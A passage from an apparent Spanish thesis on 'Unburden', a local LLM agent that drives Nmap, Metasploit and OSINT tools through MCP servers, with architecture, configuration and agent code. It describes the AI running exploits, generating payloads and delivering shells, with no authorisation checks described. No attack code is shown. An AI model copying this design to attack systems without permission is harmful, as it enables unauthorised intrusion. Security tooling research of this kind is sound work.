- **Gestión flexible de herramientas:** Debe ser posible añadir o eliminar servidores [MCP](#) sin modificar el código principal del sistema, mediante un sistema de configuración dual que combine los servidores del sistema con los que el usuario desee importar.
- **Entrega de [shells](#):** Si el usuario lo pide el sistema debe tener la capacidad de entregarle al usuario una shell para tener el control de la acción realizada, siempre y cuando sea posible.

- **Generación automática de informes:** Debe poder generar informes de las tareas realizadas en un formato Markdown. Además el usuario debe poder modificar "sobre la marcha" estos informes para adaptarlos a sus necesidades.
- **Persistencia de sesiones:** El sistema debe mantener un historial de conversaciones para que el usuario pueda consultar, continuar una tarea o exportar el informe, o el chat. Para ello el usuario tendrá el control del contexto que tiene el **LLM** en todo momento.
- **Privacidad y ejecución local:** Todos los componentes deben ejecutarse localmente en la máquina del usuario, sin enviar datos sensibles a servicios externos en la nube.
- **Garantía de funcionamiento:** El sistema debe ser cómodo para el usuario y garantizar su correcto funcionamiento en la mayoría de situaciones.

4.2 Diseño

El diseño de Unburden se basa en una arquitectura de tres capas que separa la interfaz de usuario, la lógica de negocio y los servidores **MCP**.

4.2.1 Arquitectura del sistema

La arquitectura sigue el patrón cliente-servidor, donde las diferentes capas se comunican entre sí mediante protocolos estándar:

- **frontend** ↔ **backend**: **HTTP Representational State Transfer (REST)** para envío de mensajes y recepción de respuestas del **LLM**. [6]
- **backend** ↔ Servidores **MCP**: **JSON-RPC 2.0** sobre transporte **STDIO** o **HTTP/SSE** según configuración del servidor. [5, 17]

Esta separación permite modificar o reemplazar componentes individuales sin afectar al resto del sistema, como añadir nuevos servidores **MCP** simplemente editando un archivo de configuración JSON, sin alterar el código del backend o del frontend.

4.2.2 Principales componentes de la arquitectura

Frontend

Proporciona la interfaz del sistema, donde el usuario puede interactuar con el **LLM** en lenguaje natural y realizar determinadas acciones como generar, visualizar y editar informes de las tareas realizadas, cambiar de chat, gestionar el contexto del modelo, importar y borrar servidores **MCP**, etc.

Los usuarios envían consultas en lenguaje natural y reciben respuestas generadas por el **LLM**, el cual es quién decide como tratar la petición del usuario.

Tecnologías principales: React [40], TypeScript [41], Vite [42], TailwindCSS [43].

Backend

Servidor de la aplicación

El servidor de la aplicación es el punto de entrada del sistema, implementado con FastAPI [44].

Expone **endpoints** REST para gestionar toda la interacción del usuario con la herramienta.

Recibe las peticiones HTTP del frontend, las valida, las delega en la lógica de negocio y devuelve las respuestas en formato JSON.

También sirve los archivos estáticos del frontend compilado.

Tecnologías principales: FastAPI, Uvicorn [45], Python3 [38].

Agent Manager (LlamaIndex)

El Agent Manager es el núcleo que orquesta el sistema. Coordina la interacción entre el **LLM**, el cliente **MCP** y el servidor de la aplicación.

Cuando recibe un mensaje del usuario, lo envía al **LLM** junto con las definiciones de todas las herramientas **MCP** disponibles, obtenidas de los servidores.

Cuando el **LLM** decide invocar una herramienta, el Agent Manager delega la ejecución al **MCP** Client Manager, espera el resultado y actualiza el contexto del modelo para continuar el ciclo de razonamiento.

Este ciclo se repite hasta que el **LLM** genera una respuesta final para el usuario.

Tecnologías principales: LlamaIndex [46] (**framework** para integración **LLM**-herramientas)

LLM Manager (Ollama + Qwen3)

El **LLM** Manager gestiona el modelo de lenguaje local mediante Ollama [4]. El modelo utilizado es Qwen3:14b [29], un **LLM** de catorce mil millones de parámetros especializado en razonamiento y con capacidad de *function calling* (capacidad de uso de herramientas **MCP**).

El **LLM** recibe el mensaje del usuario, analiza qué herramientas **MCP** necesita invocar, genera las llamadas a funciones apropiadas y produce una respuesta en lenguaje natural interpretando los resultados de las herramientas.

Tecnologías principales: Ollama, Qwen3:14b.

MCP Client Manager

El MCP Client Manager es el componente que se conecta a los servidores MCP y traduce entre el formato del LLM y el protocolo JSON-RPC 2.0 de MCP.

Cuando el Agent Manager solicita invocar una herramienta, el MCP Client identifica qué servidor MCP la proporciona, envía la petición JSON-RPC al servidor mediante el protocolo que utilice, espera la respuesta, la parsea y la devuelve al Agent Manager encapsulada en un Tool Message.

El cliente mantiene conexiones con todos los servidores configurados, iniciándolos como subprocesos independientes en el caso de transporte STDIO, o estableciendo conexiones de red para el transporte HTTP/SSE.

Tecnologías principales: BasicMCPClient (implementación del protocolo MCP), McpToolSpec (integración con LlamaIndex) [46].

Servidores MCP

Los Servidores MCP son procesos independientes que exponen herramientas mediante el protocolo MCP.

Cada servidor se especializa en un dominio específico:

- **Nmap MCP:** 8 herramientas para reconocimiento de red.
- **Metasploit MCP:** 12 herramientas para búsqueda de exploits, generación de payloads, ejecución de exploits, gestión de sesiones comprometidas y configuración de listeners.
- **OSINT MCP:** 61 herramientas de Open Source Intelligence (OSINT).
- **Network Tools MCP:** 3 utilidades básicas de red.

Todos los servidores están implementados en Python utilizando FastMCP [47] (framework para crear servidores MCP). Se comunican con el backend mediante STDIO o HTTP/SSE usando JSON-RPC 2.0.

Tecnologías principales: FastMCP, Python, Nmap, Metasploit framework, Pymetasploit3 [48].

4.2.3 Flujo de comunicación

El flujo típico de una consulta del usuario atraviesa todos los componentes de la arquitectura:

1. El usuario escribe una consulta en el chat del Frontend.
2. El Frontend envía una petición HTTP POST /chat al servidor de la aplicación
3. El Backend valida la petición y la pasa al Agent Manager
4. El Agent Manager envía la consulta al **LLM** Manager junto con las definiciones de herramientas **MCP** disponibles.
5. El **LLM** razona sobre la consulta y decide invocar la herramienta con los parámetros apropiados
6. El **LLM** devuelve una llamada a función (tool call) al Agent Manager
7. El Agent Manager solicita al **MCP** Client Manager que ejecute la herramienta
8. El **MCP** Client identifica que esa herramienta pertenece un servidor determinado y le envía una petición JSON-RPC por STDIO o HTTP/SSE
9. El servidor ejecuta el comando correspondiente y devuelve los resultados en formato JSON-RPC
10. El **MCP** Client parsea la respuesta y la devuelve al Agent Manager
11. El Agent Manager actualiza el contexto del **LLM** con el resultado de la herramienta
12. El **LLM** procesa el resultado y genera una respuesta en lenguaje natural para el usuario
13. El Agent Manager devuelve la respuesta al servidor de la aplicación
14. El Backend transmite la respuesta al Frontend mediante HTTP REST
15. El Frontend muestra la respuesta.

Este flujo se repite iterativamente si el **LLM** necesita invocar múltiples herramientas para completar la tarea solicitada por el usuario.




Figura 4.1: Diagrama arquitectura

Capítulo 5

Desarrollo

Este capítulo describe la implementación técnica de Unburden, detallando cómo se llevó a la práctica el diseño mencionado en el capítulo anterior y cómo se cumplieron los requisitos y objetivos propuestos. Principalmente se centrará en los puntos clave que hacen que los diferentes componentes se comuniquen haciendo que el sistema funcione.

5.1 Estructura del proyecto

Para la implementación se siguió una organización modular que separa claramente cada componente. Esta estructura nos permite que las modificaciones en cualquier parte del código no afecten directamente al resto, favoreciendo al desarrollo incremental.




Figura 5.1: Estructura de directorios del proyecto

- `.env`: Entorno virtual de Python con todas las dependencias del proyecto.
- `data`: Directorio de datos que contiene los chats guardados y archivos de informes de [pentesting\[1\]](#).

- *docs*: Documentación del proyecto.
- *mcp_servers*: Servidores MCP[7] implementados.
- *src*: Código fuente del *backend* (FastAPI [44], agente, MCP client) y *frontend* (React [40]).
- *Unburden.sh*: *script* de *shell* que actúa como lanzador de todo el sistema. Activa el entorno virtual, inicializa *msfrpcd* y lanza la aplicación principal.

5.2 Servidores MCP

Los servidores MCP constituyen la base sobre la que se construye Unburden. Son procesos independientes que exponen herramientas de pentesting mediante el protocolo MCP, permitiendo que las invoque el LLM[2, 3].




Figura 5.2: Arquitectura de servidores MCP

5.2.1 ¿Qué es un servidor MCP?

Un servidor MCP es un proceso que implementa el protocolo MCP del lado del servidor. Su responsabilidad es:

- Exponer herramientas mediante el estándar MCP, definiendo su nombre, descripción y parámetros.
- Recibir peticiones JSON-RPC[17] por parte del cliente MCP (en el backend).
- Ejecutar la herramienta real (nmap, metasploit, etc.) con los parámetros recibidos.
- Devolver resultados al cliente MCP en formato JSON-RPC.

En Unburden, todos los servidores MCP están implementados en Python[38] utilizando la librería FastMCP [47].

5.2.2 Tecnologías utilizadas

- FastMCP: [framework](#) Python para crear servidores MCP.
- Python 3.13: Lenguaje de implementación de todos los servidores.
- JSON-RPC 2.0: Protocolo de comunicación entre cliente y servidor.
- [STDIO](#) / [SSE](#): Mecanismos de transporte soportados por MCP. [5]

5.2.3 Servidores implementados

Configuración de servidores MCP, de forma que cubran las principales tareas de pentesting:

Servidor Nmap MCP

8 herramientas basadas en Nmap [33] para reconocimiento de red:

- Escaneo de puertos
- Detección de servicios y versiones
- Detección de sistema operativo
- Ejecución de scripts [Nmap Scripting Engine \(NSE\)](#)
- Escaneos de [vulnerabilidades](#)

Ubicación: `mcp_servers/servers/nmap/nmap_mcp.py`

Servidor Metasploit MCP

12 herramientas para explotación de vulnerabilidades:

- Búsqueda de [exploits](#) en la base de datos de Metasploit [34]
- Generación de [payloads](#)
- Ejecución de exploits con configuración automática de [listeners](#)
- Gestión de sesiones comprometidas (listar, ejecutar comandos, shells interactivas)

Ubicación: `mcp_servers/servers/metasploit/metasploit.py`

Adaptación del servidor de GH05TCREW/MetasploitMCP [49]

Servidor OSINT MCP

61 herramientas de [OSINT](#):

- Google Dorking automatizado
- Búsqueda de perfiles en redes sociales
- Reconocimiento de empresas y dominios
- Geolocalización de [Internet Protocol \(IP\)](#)
- Rastreo blockchain
- Búsqueda en dark web

Ubicación: `mcp_servers/servers/osint/osint.py`

Servidor Network Tools MCP

3 herramientas básicas de red:

- ping: Verificación de conectividad
- ifconfig: Información de interfaces de red
- arp-scan: Descubrimiento de dispositivos en red local

Ubicación: `mcp_servers/servers/network/Network.py`

5.2.4 Configuración de servidores MCP

Los servidores [MCP](#) se configuran mediante archivos JSON que definen cómo iniciarlos. Unburden implementa un **sistema dual de configuración**:

Servidores del sistema

Archivo: `mcp_servers/config/system_mcp_servers.json`

Contiene el núcleo de servidores [MCP](#) de Unburden (nmap, metasploit, osint, network-tools). Estos servidores son inmutables y no pueden ser eliminados por el usuario a través de la interfaz web.

```
"nmap": {
  "command": "/home/montaos/Proyectos/Unburden/.venv/bin/python3",
  "args": [
    "/home/montaos/Proyectos/Unburden/mcp_servers/servers/nmap/nmap_mcp.py",
    "--transport",
    "stdio"
  ],
  "transport": "stdio"
},
```

Figura 5.3: Configuración del servidor de Nmap

Servidores del usuario

Archivo: `mcp_servers/config/user_mcp_servers.JSON`

Contiene servidores [MCP](#) importados por el usuario. Pueden ser añadidos y eliminados libremente desde la interfaz web.

Fusión de configuraciones

Ambos archivos se fusionan automáticamente en `mcp_servers/mcp_servers.JSON`, archivo final que lee el cliente [MCP](#).

5.2.5 Configuración de transporte

Como se comentó anteriormente, los servidores [MCP](#) soportan dos mecanismos de transporte:

STDIO

Comunicación a través de entrada/salida estándar del proceso. El backend lanza el servidor como subproceso y se comunica mediante stdin/stdout.

Configuración en JSON:

```
{
  "nmap-mcp": {
    "command": "python",
    "args": ["mcp_servers/servers/nmap/nmap_mcp.py", "--transport", "stdio"],
    "transport": "stdio"
  }
}
```

Listing 5.1: Configuración de transporte STDIO

Características:

- Comunicación local
- Mayor seguridad
- No requiere configurar puertos
- Funciona con procesos locales

SSE/HTTP

Comunicación mediante [HTTP](#)[6] con SSE para mensajes del servidor al cliente. Permite conectar servidores remotos.

Configuración de ejemplo en JSON:

```
{
  "remote-mcp": {
    "command": "python",
    "args": ["server.py", "--transport", "SSE", "--host", "0.0.0.0",
      "--port", "3000"],
    "transport": "SSE",
    "host": "localhost",
    "port": 3000
  }
}
```

Listing 5.2: Configuración de transporte SSE

Características:

- Permite servidores remotos
- Requiere configurar host/puerto
- Exposición en red, requiere securizar el acceso

Ambos mecanismos de transporte son detectados por el cliente [MCP](#) según la configuración del servidor [MCP](#).

5.2.6 Anatomía y funcionamiento de un servidor MCP

Los 4 servidores implementados siguen la misma lógica en cuanto al protocolo [MCP](#), por lo que se tomará uno de ellos como ejemplo.

Inicialización del servidor

```
1 from mcp.server.fastmcp import FastMCP
2
3 # Crear instancia del servidor MCP
4 mcp = FastMCP("Nmap MCP Server")
```

Listing 5.3: Inicialización de servidor FastMCP

FastMCP crea un servidor **MCP** que automáticamente maneja la negociación de capacidades con el cliente, el protocolo JSON-RPC 2.0 y el transporte (STDIO o SSE/HTTP).

Definición de herramientas

Las herramientas se definen mediante el decorador `@mcp.tool()`. Este decorador es leído por FastMCP cuando el servidor se inicia, permitiendo que el **LLM** pueda descubrir y utilizar estas funciones como herramientas de pentesting. Sin el decorador, la función sería invisible para todo el sistema.

Funcionamiento interno

Ejemplo del servidor Nmap (*nmap_mcp.py*):

```
1 @mcp.tool()
2 async def top_ports(targets: List[str], count: int = 1000,
3                      tcp: bool = True, timing: str = "T4") -> str:
4     """Escaneo rápido de top-N puertos."""
5     targets = validate_targets(targets)
6     args = [f"-{timing}", "--top-ports", str(count)]
7     if not tcp:
8         args.append("-sU")
9
10    cmd = build_nmap_cmd(args, targets)
11    rc, out, err = await run_proc(cmd)
12    return out
```

Listing 5.4: Función top_ports() - Servidor MCP Nmap

Formateo de herramientas y envío al cliente

FastMCP escanea el código Python, detecta todas las funciones decoradas con `@mcp.tool()` y genera automáticamente un esquema JSON de cada herramienta extrayendo:

- Nombre: El nombre de la función (`top_ports`)
- Descripción: Primera línea de la docstring ("Escaneo rápido de top-N puertos")
- Parámetros: `Type hints` (`List[str]`, `int`, `bool`, `str`) y descripciones de la sección Args
- Tipo de retorno: El type hint de retorno (`-> str`)

FastMCP almacena estos esquemas en memoria, listos para enviar al cliente.

Ejemplo de esquema JSON

```
{
  "tools": [{
    "name": "top_ports",
    "description": "Escaneo rápido de top-N puertos.",
    "inputSchema": {
      "type": "object",
      "properties": {
        "targets": {
          "type": "array",
          "items": {"type": "string"},
          "description": "Lista de objetivos (IP/host/CIDR).",
        },
        "count": {
          "type": "integer",
          "default": 1000,
          "description": "Número de puertos top (por defecto 1000).",
        },
        "tcp": {"type": "boolean", "default": true},
        "timing": {"type": "string", "default": "T4"}
      },
      "required": ["targets"]
    }
  ]
}
```

Listing 5.5: Esquema JSON generado (Conceptual)

Recepción de petición enviada por el cliente en el servidor

Para que una herramienta sea ejecutada por el servidor, el cliente debe enviarle una petición en formato JSON-RPC 2.0:


```
{
  "jsonrpc": "2.0",
  "method": "tools/call",
  "params": {
    "name": "top_ports",
    "arguments": {"targets": ["192.168.1.1"], "count": 100}
  }
}
```

Listing 5.6: Petición JSON-RPC enviada por el cliente (Conceptual)

Una vez recibida, valida los parámetros y ejecuta la función Python correspondiente a través de FastMCP.

```
1 # Esto NO existe en el código - FastMCP lo hace automáticamente
2 result = await top_ports(
3     targets=["192.168.1.1"], # Del JSON-RPC
4     count=100,               # Del JSON-RPC
5     tcp=True,                # Valor por defecto (no enviado en JSON-RPC)
6     timing="T4"              # Valor por defecto (no enviado en JSON-RPC)
7 )
```

Listing 5.7: Ejecución interna de la función (Conceptual)

La función `top_ports()` se ejecuta: valida los targets, construye el comando nmap, lo ejecuta y captura la salida.

Formato de retorno y envío del resultado al cliente

La función devuelve un `str` con el resultado del escaneo:

```
1 async def top_ports(...) -> str: # <-- Define lo que recibe el LLM
2     # ...
3     return "Starting Nmap 7.94...\nPORT STATE SERVICE\n22/tcp open SSH\n..."
```

Listing 5.8: Retorno de la función `top_ports()` - Servidor MCP Nmap (Conceptual)

Una vez el servidor `MCP` tenga disponible el resultado, lo empaqueta en JSON-RPC para que el cliente lo reciba:

```
{
  "jsonrpc": "2.0",
  "result": {
    "content": [{
      "type": "text",
      "text": "Starting Nmap 7.94...\n22/tcp open SSH\n..."
    }]
  }
}
```

Listing 5.9: Respuesta JSON-RPC enviada al cliente (Conceptual)

5.3 Backend

El backend de Unburden constituye el núcleo del sistema, coordinando la interacción entre la interfaz web, el modelo de lenguaje y los servidores [MCP](#). En esta sección se describe la implementación de los componentes más importantes que permiten la interacción del [LLM](#) con los diferentes servidores para el uso de sus herramientas.

5.3.1 Tecnologías principales

- FastAPI: Framework web para la [API REST](#) del backend
- Ollama [4]: Plataforma para ejecutar [LLMs](#) en local
- Qwen3:14b [29]: Modelo de lenguaje utilizado (14B parámetros)
- LlamaIndex [46]: Framework para integración [LLM](#)-herramientas
- BasicMCPClient [46]: Implementación del protocolo [MCP](#) del lado cliente
- Python [38]: Lenguaje de implementación del backend

5.3.2 Arquitectura del Backend




Figura 5.4: Arquitectura del backend

5.3.3 LLM

Para que Unburden tenga la capacidad de razonar y orquestar tareas usando herramientas de los servidores necesitamos un "cerebro" para conseguir la automatización deseada. Esta es la función del [LLM](#).

Qwen3:14b

Modelo de lenguaje utilizado debido a sus características óptimas para el sistema:

- Tamaño: 14B de parámetros, lo que nos otorga el balance necesario entre razonamiento y rendimiento.
- Function Calling nativo: Soporte para el uso de herramientas de los servidores [MCP](#).
- Ejecución local: Compatibilidad con Ollama y despliegue offline.
- Open source: Modelo abierto, gratis y sin restricciones de uso.

Ollama

Ollama es una plataforma open-source que permite ejecutar [LLMs](#) localmente. Su función principal es simplificar el despliegue y ejecución de modelos de [IA](#) sin depender de servicios en la nube.

Características principales:

- Ejecución local: Los modelos se ejecutan completamente en la máquina del usuario, garantizando la privacidad total de los datos
- Optimización automática: Aprovecha aceleración [GPU](#) cuando está disponible
- API compatible: Expone una API HTTP
- Gestión de modelos: Permite descargar, actualizar y gestionar múltiples modelos de forma sencilla
- Sin costes: No hay límites de uso ni costes por [tokens](#)

Ollama actúa como el servidor que aloja Qwen3:14b, proporcionando la capacidad de razonamiento y orquestación del sistema.

Configuración del LLM

Archivo: `src/backend/mcp/llm.py`

```
1 from llama_index.llms.ollama import Ollama
2 from llama_index.core import Settings
3
4 # Inicializar LLM con Ollama
5 llm = Ollama(
6     model="qwen3:14b",
7     request_timeout=999999, # Sin timeout para operaciones largas
8     thinking=True,          # Modo razonamiento activado
9     temperature=0.1,        # Determinista pero no 0
10    additional_kwargs={
11        "num_predict": 32768 # Tokens máximos de salida
12    }
13 )
14
15 # Configurar LlamaIndex para usar este LLM globalmente
16 Settings.llm = llm
```

Listing 5.10: Configuración de Ollama y Qwen

Mediante esta configuración se consigue:

- Conexión con Ollama: Asume que Ollama está corriendo en localhost:11434 (puerto por defecto).
- Especificar el modelo: qwen3:14b, como modelo elegido.
- Activar el modo thinking: Permite al modelo razonar antes de actuar, mejorando las decisiones pero disminuyendo la velocidad.
- Configurar temperatura baja: 0.1 hace que el modelo sea más determinista y predecible, reduciendo alucinaciones y evitando bucles.
- Definir tokens de salida: 32768 tokens permiten respuestas largas.

LlamaIndex

LlamaIndex es un framework para construir agentes potenciados por LLMs. Permite crear aplicaciones que actúen como asistentes capaces de usar herramientas para realizar tareas complejas.

En Unburden, LlamaIndex proporciona la infraestructura que permite al [LLM](#) descubrir y utilizar las herramientas [MCP](#), mantener conversaciones con contexto, razonar sobre qué herramienta usar en cada situación y orquestar tareas que requieren varios pasos.

Componentes principales:

- Settings: Configuración global que establece el [LLM](#) utilizado en toda la aplicación.

```
1 from llama_index.core import Settings
2
3 Settings.llm = llm # Establece Qwen3 como modelo global
4
```

Listing 5.11: Configuración global de LlamaIndex

- FunctionAgent: Gestiona la interacción entre el usuario, el [LLM](#) y las herramientas.

```
1 from llama_index.core.agent.workflow import FunctionAgent
2
3 agent = FunctionAgent(
4     name="Unburden",
5     description="AI Pentesting Assistant",
6     tools=all_tools,
7     llm=get_llm(),
8     system_prompt=SYSTEM_PROMPT
9 )
10
```

Listing 5.12: Creación del FunctionAgent

- Context: Sistema de memoria que almacena el historial completo de la conversación y los resultados de tool calls, permitiendo que el agente mantenga la coherencia entre múltiples mensajes. Se utiliza un contexto global único, independientemente del chat en el que se encuentre el usuario.

```
1 from llama_index.core.workflow import Context
2
3 agent_context = Context(agent) # Memoria global del agente
4
```

Listing 5.13: Creación del contexto global

- McpToolSpec: Adaptador que traduce herramientas [MCP](#) para que puedan ser interpretadas por LlamaIndex, convirtiendo esquemas JSON-RPC en objetos *Tool* y gestionando la invocación mediante el protocolo [MCP](#).

```
1 from llama_index.tools.mcp import McpToolSpec
2
3 spec = McpToolSpec(client=mcp_client)
4 tools = await spec.to_tool_list_async()
5
```

Listing 5.14: Adaptador McpToolSpec

5.3.4 Cliente MCP dinámico

El cliente **MCP** es el componente que conecta el backend con los servidores **MCP**, permitiendo descubrir y utilizar herramientas de forma dinámica.

Para su implementación utilizamos la librería `BasicMCPClient`, la cual es una implementación del protocolo **MCP** del lado cliente proporcionada por `LlamaIndex` que permite:

- Conectarse a servidores **MCP** mediante `STDIO` o `SSE/HTTP`
- Negociar capacidades con el servidor
- Descubrir herramientas disponibles automáticamente
- Invocar herramientas mediante `JSON-RPC 2.0`
- Recibir resultados en formato estructurado

Construcción clientes MCP

Archivo: `src/backend/mcp/mcp_client.py`

La función `build_mcp_clients_from_config()` es la responsable de inicializar todos los clientes **MCP** al arrancar el backend.

```
1 def build_mcp_clients_from_config(json_path: str = "mcp_servers.json"):
2     """Construye clientes MCP tanto SSE como STDIO desde configuración"""
3     with open(json_path, "r") as f:
4         config = json.load(f)
5
6     for name, server in config.get("mcpServers", {}).items():
7         url = server.get("url")
8         transport = (server.get("transport") or "").lower()
9
10        if url: # Conexión SSE/HTTP directa
11            client = BasicMCPClient(url, timeout=999999)
12        elif transport == "stdio" and cmd: # Conexión STDIO
13            client = BasicMCPClient(cmd, args=args, env=env)
14        # ...
15    return clients, server_names
```

Listing 5.15: Construcción de clientes MCP

El código anterior:

- Lee la configuración fusionada de *mcp_servers.JSON*
- Para cada servidor, detecta automáticamente el tipo de transporte:
 - Si tiene *url* → SSE/HTTP
 - Si tiene *transport: stdio* → STDIO
 - Si tiene *-host* y *-port* → Intenta SSE, si falla se intenta mediante STDIO
- Crea un cliente MCP para cada servidor

5.3.5 Agente

Una vez tenemos creados los clientes y conectados a su respectivo servidor, necesitamos hacerlos visibles al LLM. Para ello se creamos un agente que reúna las tools de cada servidor, a través de los clientes.

Creación del agente

Archivo: *src/backend/mcp/mcp_client.py*

```

1 async def get_combined_agent_from_clients(clients: List,
2                                           server_names: List = None) ->
3     FunctionAgent:
4     """Crea agente con herramientas desde clientes MCP (SSE + STDIO)"""
5     all_tools = []
6
7     for i, client in enumerate(clients):
8         spec = McpToolSpec(client=client)
9         tools = await spec.to_tool_list_async()
10        all_tools.extend(tools)
11
12        # Registrar herramientas en el MCP Manager
13        mcp_manager.register_server_tools(server_names[i], len(tools))
14
15    agent = FunctionAgent(
16        name="Unburden",
17        tools=all_tools,
18        llm=get_llm(),
19        system_prompt=SYSTEM_PROMPT
20    )
21    return agent

```

Listing 5.16: Creación del agente combinado

Utilizando `McpToolSpec` se convierten los clientes `MCP` en herramientas que `LlamaIndex` puede usar. El agente resultante tiene acceso a todas las herramientas de todos los servidores `MCP` configurados.

Agent Manager

Componente que dirige, une el `LLM`, el cliente `MCP` y la lógica de conversación. Es el corazón de `Unburden`.

Inicialización del agente

Archivo: `src/backend/agent/agent_manager.py`

En el siguiente archivo es donde se llama a las funciones anteriormente explicadas para crear los clientes y construir el agente.

```
1 async def initialize_agent():
2     """Inicializa el agente con herramientas MCP"""
3     global agent, agent_context
4
5     # 1. Construir clientes MCP desde configuración
6     clients, server_names = build_mcp_clients_from_config(
7         "mcp_servers/mcp_servers.json"
8     )
9
10    # 2. Convertir clientes MCP en agente LlamaIndex
11    agent = await get_combined_agent_from_clients(clients, server_names)
12
13    # 3. Crear contexto global del agente (memoria)
14    agent_context = Context(agent)
15
16    logger.info("Agent initialized successfully")
```

Listing 5.17: Inicialización del agente

Contexto del agente

El `agent_context` (ver sección 5.3.3) es la memoria global del agente. El usuario puede borrar el contexto actual o regenerarlo mediante la interfaz.

Manejo de mensajes del usuario

Archivo: `src/backend/agent/agent_manager.py`

Como se menciona anteriormente, es el agente el que trata el mensaje de usuario antes de que este sea enviado al LLM. Para ello primero lo que hace es comprobar el formato del mensaje.

En Unburden el usuario puede indicar que quiere realizar determinadas tareas en determinado orden. Para ello se usa una sintaxis concreta (*1- Tarea1 2- Tarea2 ...*), donde la función `is_sequential_request(message)` comprueba si existe este formato y `_handle_sequential_instructions(message)` las ejecuta en el orden indicado. En el caso que no se cumpla la sintaxis requerida, el mensaje del usuario se ejecutará como una única tarea, delegando en el LLM su correcta interpretación.

```

1 async def handle_user_message(message_content: str, chat_id: str = None) ->
    str:
2     """Handle user message using MCP tools with global context."""
3     if is_sequential_request(message_content):
4         return await _handle_sequential_instructions(message_content)
5     else:
6         return await _execute_single_message(message_content)

```

Listing 5.18: Manejo de mensajes de usuario

Ejecución del agente

```

1 async def _execute_single_message(message: str) -> str:
2     """Ejecuta un mensaje individual en el agente"""
3     try:
4         from llama_index.core.workflow.events import StopEvent
5
6         handler = agent.run(message, ctx=agent_context)
7         tool_call_count = 0
8         MAX_TOOL_CALLS = 50
9
10        async for event in handler.stream_events():
11            if isinstance(event, ToolCall):
12                tool_call_count += 1
13                logger.info(f"[TOOL {tool_call_count}/{MAX_TOOL_CALLS}]
14                {event.tool_name}")
15
16                if tool_call_count >= MAX_TOOL_CALLS:
17                    return "Loop infinito detectado. Reformula la consulta."
18
19            response = await handler
20            return str(response)
21    except Exception as e:
22        logger.error(f"Error executing message: {e}")
23        return f"Error: {str(e)}"

```

Listing 5.19: Ejecución del bucle de razonamiento

En el código anterior:

1. Ejecuta el agente: `agent.run(message, ctx=agent_context)`
 - Envía el mensaje del usuario
 - Usa el contexto global
2. Procesa eventos en streaming, emite eventos mientras trabaja:
 - *ToolCall*: El agente decidió llamar una herramienta
 - *ToolCallResult*: Una herramienta devolvió un resultado
 - *StopEvent*: El agente terminó y tiene una respuesta final
3. Previene loops infinitos: Si el agente hace más de 50 tool calls, es probable que entre en un bucle infinito de razonamiento, por lo que se detiene automáticamente.
4. Devuelve la respuesta final: Texto en lenguaje natural generado por el [LLM](#).

Flujo de envío de mensajes al LLM

El proceso de envío y ejecución de mensajes sigue el siguiente flujo:

1. Preparación del contexto:

```
1 handler = agent.run(message, ctx=agent_context)
2
```

